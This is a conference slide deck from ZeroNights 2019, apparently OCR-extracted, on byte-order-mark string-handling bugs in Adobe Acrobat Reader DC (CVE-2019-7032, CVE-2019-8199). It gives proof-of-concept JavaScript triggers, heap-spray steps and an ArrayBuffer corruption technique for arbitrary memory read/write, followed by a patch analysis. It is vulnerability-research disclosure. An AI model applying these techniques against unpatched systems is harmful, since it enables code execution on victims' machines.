ZERO NIGHTS 2019 EDITION

TWO BYTES TO RULE ADOBE READER TWICE

The Black Magic Behind the Byte Order Mark

Ke Liu (@klotxl404)

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

ZERO NIGHTS 2019 EDITION

About Me

- Senior security researcher from Tencent Security Xuanwu Lab
- Found and reported nearly 400 vulnerabilities
  - Affect Adobe, Apple, Google, Microsoft, etc.
- Pwnie Awards 2017 Epic Achievement nominee
- BlackHat Asia 2017 speaker
- MSRC Top 100 List (2016 - 2018)
- Pwned Adobe Reader at TianfuCup 2018
- Google ESCAL8 / bugSWAT 2019 speaker

ZERO NIGHTS 2019 EDITION

Agenda

- Basic Concepts
- Root Cause Analysis
- Fuzzing Strategies
- Case Studies
- Patch Analysis
- Lessons Learned

ZERO NIGHTS 2019 EDITION

Basic Concepts

- Character Sets
- String Types
- String Functions
- Byte Order Mark

ZERO NIGHTS 2019 EDITION

Character Sets

- Common character sets [*]

Character Set	Character Width	Number of Characters	Remark
ASCII	7 Bits	128	-
ANSI	1 Byte	256	Based on ASCII
UCS-2	2 Bytes	More than 60,000	-
UTF-16	2 - 4 Bytes	More than 1,000,000	Based on UCS-2

[*] The UTF-8 character set will not be discussed in this presentation

ZERO NIGHTS 2019 EDITION

String Types

- String types under Windows developing environment
  - ANSI string
    - A series of ANSI characters, 1 byte for each character
    - Representation in C language: ***char string[]***
    - Terminator: 0x00
  - Unicode string
    - A series of UTF-16 (UCS-2) characters, 2 bytes for each character
    - Representation in C language: ***wchar_t string[]***
    - Terminator: 0x0000

ZERO NIGHTS 2019 EDITION

String Functions

- ANSI version
  - strcat / strcmp / strcpy / strlen
- Unicode version
  - wcscat / wcscmp / wcscpy / wcslen
- Security features
  - Both versions are vulnerable to buffer overflow attacks

ZERO NIGHTS 2019 EDITION

String Functions

- Enhanced version (#1)
  - strncat / strncmp / strncpy
  - wcsncat / wcsncmp /wcsncpy
- Security features
  - Still vulnerable to buffer overflow attacks. For example, ***strncpy*** will not append a null character to string ***dst*** if the ***length*** of string ***src*** is equal or greater than ***num***.

```
char* strncpy(char* dst, const char* src, size_t num)
```

ZERO NIGHTS 2019 EDITION

String Functions

- Enhanced version (#2)
  - strcat_s / strncat_s / strcpy_s / strncpy_s
  - wcscat_s / wcsncat_s / wcscpy_s / wcsncpy_s
- Security features
  - Security enhanced by Microsoft (only available on Windows)
  - The invalid parameter handler will be called if operation failed

```
errno_t strcpy_s(char *dst, rsize_t dst_size, const char *src)
errno_t strncpy_s(char *dst, size_t dst_size, const char *src, size_t num)
```

ZERO NIGHTS 2019 EDITION

Byte Order Mark

- Byte order of Unicode strings
  - UTF-16LE
    - Little endian
  - UTF-16BE
    - Big endian
  - UTF-16
    - Platform specific
    - Can be specified by the Byte Order Mark (BOM)

Byte Order Mark

- Byte Order Mark (BOM)
  - The UTF-16 character U+FEFF
  - Always at the beginning of a data stream
  - The byte order of itself specifies the byte order of the data stream

Character	中	文
UTF-16	U+4E2D	U+6587
Little Endian	FF FE 2D 4E 87 65	
Big Endian	FE FF 4E 2D 65 87	

ZERO NIGHTS 2019 EDITION

Recap

- String Types
  - ANSI and Unicode strings
- String Functions
  - Traditional functions are vulnerable to buffer overflow attacks
  - Security enhanced versions come with more arguments
- Byte Order Mark (BOM)
  - The UTF-16 character U+FEFF
  - The byte order of itself specifies the byte order of the data stream

ZERO NIGHTS 2019 EDITION

Root Cause Analysis

- Are security enhanced string functions always secure?
  - The security is guaranteed only if they're used correctly
  - Talking about security is meaningless if they're used incorrectly

```
char src[32] = { "0123456789abcdef" };
char dst[10] = { 0 };
strcpy_s(dst, 0x7FFF /*dst_size*/, src);
```

```
strcpy(dst, src);
```

ZERO NIGHTS 2019 EDITION

Root Cause Analysis

- About Adobe Acrobat Reader DC
  - It implemented a set of string functions which can handle ANSI and Unicode strings automatically

Top-Level API	ANSI Implementation	Unicode Implementation
strcpy_safe	ASstrcpy_safe	miUCSStrcpy_safe
strcat_safe	ASstrcat_safe	miUCSStrcat_safe
strnlen_safe	ASstrnlen_safe	miUCSStrlen_safe [*]
strncpy_safe	ASstrncpy_safe	miUCSStrncpy_safe
strncat_safe	ASstrncat_safe	miUCSStrncat_safe

[*] This function returns the ***number of bytes*** of the Unicode string

Root Cause Analysis

- Implementation of the top-level APIs
  - Checking the string type according to the Byte Order Mark
  - Redirecting the request to the underlying functions

```
unsigned int strnlen_safe(char *str, unsigned int max_bytes,
                          void *error_handler) {
  unsigned int result;
  if ( str && str[0] == 0xFE && str[1] == 0xFF )
    result = miUCSStrlen_safe(str, max_bytes, error_handler);
  else
    result = ASstrnlen_safe(str, max_bytes, error_handler);
  return result;
}
```

ZERO NIGHTS 2019 EDITION

Root Cause Analysis

- The first flaw: using the functions incorrectly
  - Passing 0x7FFFFFFF to parameter ***max_bytes***

```
strnlen_safe(a2,  0x7FFFFFFF, 0)
strnlen_safe(v15, 0x7FFFFFFF, 0)
strnlen_safe(v5,  0x7FFFFFFF, 0)
```

```
strcpy_safe(&v1, 0x401, "localhost", 0)
strcpy_safe(v1,  0x7FFFFFFF, Str1, 0)
strcpy_safe(v12, 0x7FFFFFFF, &v34, 0)
```

```
strcat_safe(v25, 0x7FFFFFFF, v43, 0)
strcat_safe(v25, 0x7FFFFFFF, "&cc:", 0)
strcat_safe(v25, 0x7FFFFFFF, "&bcc:", 0)
```

Root Cause Analysis

- The second flaw: checking string types insufficiently
  - Checking string types according to the Byte Order Mark is insufficient


```
"\xFE\xFF[Fake Unicode Str]"
```

Root Cause Analysis

- The second flaw: checking string types insufficiently
  - Checking string types according to the Byte Order Mark is insufficient


```
"\xFE\xFF[Fake Unicode Str]"
```

CHAR	.	.	[	F	a	k	e		U	n	i	c	o	d	e		S	t	r	]	.
HEX	FE	FF	5B	46	61	6B	65	20	55	6E	69	63	6F	64	65	20	53	74	72	5D	00



Root Cause Analysis

- Trigger the vulnerability
  - Passing an ANSI string to the Unicode version of string functions
    - The terminator for ANSI string is 0x00
    - The terminator for Unicode string is 0x0000
    - A terminator cannot be found when handling ANSI strings with Unicode functions



ZERO NIGHTS 2019 EDITION

Recap

- Root cause of the vulnerabilities
  - Adobe implemented a set of functions for string handlings
  - In most cases, the functions were used incorrectly
    - Passing 0x7FFFFFFF to parameter ***max_bytes***
  - Checking string types according to the Byte Order Mark is insufficient
  - Handling ANSI strings with Unicode functions can lead to vulnerabilities

ZERO NIGHTS 2019 EDITION

Fuzzing Strategies

- Fuzzing strategies
  - Testing all possible places (such as object's properties and function's parameters) with a malformed ANSI string which starts with bytes "\xFE\xFF"
- Fuzzing results
  - Found about 10 independent vulnerabilities in total
- Affected versions
  - All versions of Adobe Acrobat Reader DC (released since April 2015)

ZERO NIGHTS 2019 EDITION

Case Studies

- CVE-2019-7032
  - A vulnerability which can achieve information disclosure
- CVE-2019-8199
  - A vulnerability which can achieve code execution directly
- Other trivial cases
  - We'll talk about them in the end if we still have time

ZERO NIGHTS 2019 EDITION

CVE-2019-7032

- Affected versions
  - Adobe Acrobat Reader DC <= 2019.010.20069
- Fixed version
  - 2019.010.20091 via security advisory APSB19-07
- Vulnerability type
  - Out-Of-Bounds read
  - Could lead to information disclosure

ZERO NIGHTS 2019 EDITION

CVE-2019-7032

- Proof of concept
  - Assigning a malformed ANSI string to a text field's ***userName*** property

```
var field = this.addField('f1', 'text', 0, [1, 2, 3, 4]);
field.userName = '\xFE\xFF';
```

- Exception information
  - Process crashed due to Out-Of-Bounds read

```
Access violation - code c0000005 (!!! second chance !!!)
AcroForm!PlugInMain+0xbbbcd:
6b789539 8a02 mov al, byte ptr [edx] ds:002b:4ae29000=??
```

ZERO NIGHTS 2019 EDITION

CVE-2019-7032

- Proof of concept
  - 18 possible combinations to trigger the vulnerability

	userName	**submitName**	**value**
text	Yes	Yes	Yes
radiobutton	Yes	Yes	Yes
combobox	Yes	Yes	-
checkbox	Yes	Yes	Yes
signature	Yes	Yes	Yes
listbox	Yes	Yes	-
button	Yes	Yes	-

ZERO NIGHTS 2019 EDITION

CVE-2019-7032

- Vulnerability details
  - Handling malformed ANSI strings with Unicode functions
    - Out-Of-Bounds read happened in ***strnlen_safe***
    - Information disclosure happened in ***memcpy***

```
// src <- field.userName ("\xFE\xFF.....")
// len <- number of bytes
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);------>
char* dst = calloc(1, align_size(len + 4));
memcpy(dst, src, len);------------------------------------>
dst[len] = dst[len + 1] = '\0';
// field.userName <- dst
```


ZERO NIGHTS 2019 EDITION

CVE-2019-7032

- How to exploit?
  - Putting an object with ***vptr*** behind string ***src***
  - Calculating the base address of the module via the leaked ***vptr***
- Exploiting steps

(1) Spraying lots of objects


(2) Creating memory holes



(3) Triggering the vulnerability

CVE-2019-7032

- Exploiting tricks
  - Normal JavaScript objects do not have a virtual table pointer
    - The XML tag objects within XFA mode do have a virtual table pointer
    - We can create such kind of objects by calling the ***createNode*** function
    - But calling ***Doc.addField*** was not allowed within XFA mode



CVE-2019-7032

- Exploiting tricks
  - We can define the field object statically within the PDF itself


```
8 0 obj <<
    /Type /Annot /Subtype /Widget /Rect [1 2 3 4]
    /FT /Tx          %% Field Type
    /P 2 0 R         %% Page Object
    /T (MyField1)    %% Field Name
>> endobj
```

  - Then manipulate the field in the callback function of an initialize event

```
var field = event.target.getField('MyField1');
```

CVE-2019-7032

- Exploiting result
  - Leaking the base address of module ***AcroForm.api***



ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Affected versions
  - Adobe Acrobat Reader DC <= 2019.010.20099 (Exploitable)
  - Adobe Acrobat Reader DC <= 2019.012.20040 (Reproducible)
- Fixed version
  - 2019.021.20047 via security advisory APSB19-49
- Vulnerability type
  - Out-Of-Bounds read / write
  - Could lead to code execution

ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Proof of concept
  - Passing a malformed ANSI string to any of the following functions

```
Collab.unregisterReview('\xFE\xFF');
Collab.unregisterApproval('\xFE\xFF');
```

- Exception information
  - Process crashed when freeing a corrupted heap block

```
VERIFIER STOP 0000000F: pid 0xB2C: corrupted suffix pattern
    08AC1000 : Heap handle
    56B26FF8 : Heap block
    00000003 : Block size
    56B26FFB : corruption address
```

ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Vulnerability details
  - Handling malformed ANSI strings with Unicode functions
    - Calculating the ***length*** of string ***src*** using ***ASstrnlen_safe***
    - Allocating a heap buffer according to the calculated ***length***
    - Copying the content using ***strcpy_safe*** which will treat ***src*** as a Unicode string

```
// src <- arg of unregisterReview / unregisterApproval
// src = "\xFE\xFF....."
size_t len = ASstrnlen_safe(src, 0x7FFFFFFF, 0);
char* dst = (char *)malloc(len + 1);
strcpy_safe(dst, 0x7FFFFFFF, src, 0);
```

ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- How to exploit?
  - Putting another controllable string behind string ***src***
    - Controlling the data to be read and wrote
    - Controlling when should ***strcpy_safe*** stop copying data
  - Putting an ***ArrayBuffer*** object behind string ***dst***
    - We'll overwrite the value of the ***byteLength*** field
  - Triggering the vulnerability
    - Changing the value of ***byteLength*** to 0xFFFFFFFF
    - Gaining arbitrary read / write ability


CVE-2019-8199

- Exploiting steps

(1) Spraying lots of objects

(2) Creating memory holes

(3) Triggering the vulnerability



CVE-2019-8199

- Exploiting tricks
  - ***strcpy_safe*** will write terminator 0x0000 when finished copying
  - The terminator may corrupt the ***view*** pointer of the ***ArrayBuffer***
  - The maximum value for ***byteLength*** can only be 0x0000FFFF

```
var ab = new ArrayBuffer(0x70);
var dv = new DataView(ab);
dv.setUint32(0, 0x41424344, true);

0:014> dd 34d54f80
34d54f80 00000000 00000070 2458f608 00000000 ; ObjectElements
34d54f90 41424344 00000000 00000000 00000000 ; Data Storage
```

byteLength

view pointer

CVE-2019-8199

- Exploiting tricks
  - ***strcpy_safe*** will write terminator 0x0000 when finished copying
  - The terminator may corrupt the ***view*** pointer of the ***ArrayBuffer***
  - The maximum value for ***byteLength*** can only be 0x0000FFFF

```
var ab = new ArrayBuffer(0x70);
var dv = new DataView(ab);
dv.setUint32(0, 0x41424344, true);

0:014> dd 34d54f80
34d54f80 00000000 0000FFFF 2458f608 00000000 ; ObjectElements
34d54f90 41424344 00000000 00000000 00000000 ; Data Storage
```

byteLength

view pointer

ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Exploiting tricks
  - How to change ***byteLength*** to 0xFFFFFFFF without touching the ***view*** pointer? The ***view*** pointer will be null if the ***ArrayBuffer*** object was created by calling ***ArrayBuffer.prototype.slice()***.

```
var ab = new ArrayBuffer(0x70);
var dv = new DataView(ab);
dv.setUint32(0, 0x41424344, true);
var ab2 = ab.slice(); // duplicate the ArrayBuffer object

0:014> dd 34d54f80
34d54f80 00000000 00000070 00000000 00000000 ; ObjectElements
34d54f90 41424344 00000000 00000000 00000000 ; Data Storage
```

byteLength

view pointer


ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Exploiting tricks
  - How to change ***byteLength*** to 0xFFFFFFFF without touching the ***view*** pointer? The ***view*** pointer will be null if the ***ArrayBuffer*** object was created by calling ***ArrayBuffer.prototype.slice()***.

```
var ab = new ArrayBuffer(0x70);
var dv = new DataView(ab);
dv.setUint32(0, 0x41424344, true);
var ab2 = ab.slice(); // duplicate the ArrayBuffer object

0:014> dd 34d54f80
34d54f80 00000000 FFFFFFFF 00000000 00000000 ; ObjectElements
34d54f90 41424344 00000000 00000000 00000000 ; Data Storage
```



ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Absolute address read / write
  - We have arbitrary read / write ability now, but we cannot operate on absolute memory address yet.
  - We can search backward to calculate the absolute memory address of the ***ArrayBuffer***'s backing store, then we can gain arbitrary read / write ability on absolute memory address.

ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Possible signatures to search
  - 0xFFEEFFEE

```
0:014> dd 30080000
30080000 16b80e9e 0101331b ffeeffee 00000002
30080010 055a00a4 2f0b0010 055a0000 30080000
30080020 00000fcf 30080040 3104f000 000002e5
```

  - 0xF0E0D0C0

```
0:014> dd 305f4000
305f4000 00000000 00000000 6ab08d69 0858b71a
305f4010 0bbab388 30330080 0ff00112 f0e0d0c0
305f4020 15dc2c3f 00000430 305f402c d13bc929
```


CVE-2019-8199

- Remaining steps
  - Once gained arbitrary read / write ability, it's very easy to finish the remaining steps to exploit the vulnerability. These steps will not be discussed in this presentation.
    - EIP hijack
    - ASLR bypass
    - CFG bypass
      - CFG enabled since version 2019.012.20034
    - DEP bypass

ZERO NIGHTS 2019 EDITION

CVE-2019-8199

- Exploiting result
  - Executing arbitrary code within the sandbox. To demonstrate the exploitability, the sandbox was disabled to running the calculator.



ZERO NIGHTS 2019 EDITION

Patch Analysis

- CVE-2019-7032
  - Putting 3 extra null characters (0x00) at the end of string ***src***
    - There’re 4 null characters now! It will stop OOB read in ***strnlen_safe***.

```
// src <- field.userName ("\xFE\xFF.....")
// len <- number of bytes
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0);
char* dst = calloc(1, align_size(len + 4));
memcpy(dst, src, len);
dst[len] = dst[len + 1] = '\0';
// field.userName <- dst
```

ZERO NIGHTS 2019 EDITION

Patch Analysis

- CVE-2019-8199 (Part 1)
  - Putting 2 extra null characters (0x00) at the end of string ***src***
    - There’re 3 null characters now! We can only overwrite 0x0000 in ***strcpy_safe***.

```
// src <- arg of unregisterReview / unregisterApproval
// src = "\xFE\xFF......"
size_t len = ASstrnlen_safe(src, 0x7FFFFFFF, 0);
char* dst = (char *)malloc(len + 1);
strcpy_safe(dst, 0x7FFFFFFF, src, 0);
```

Not Exploitable

ZERO NIGHTS 2019 EDITION


Patch Analysis

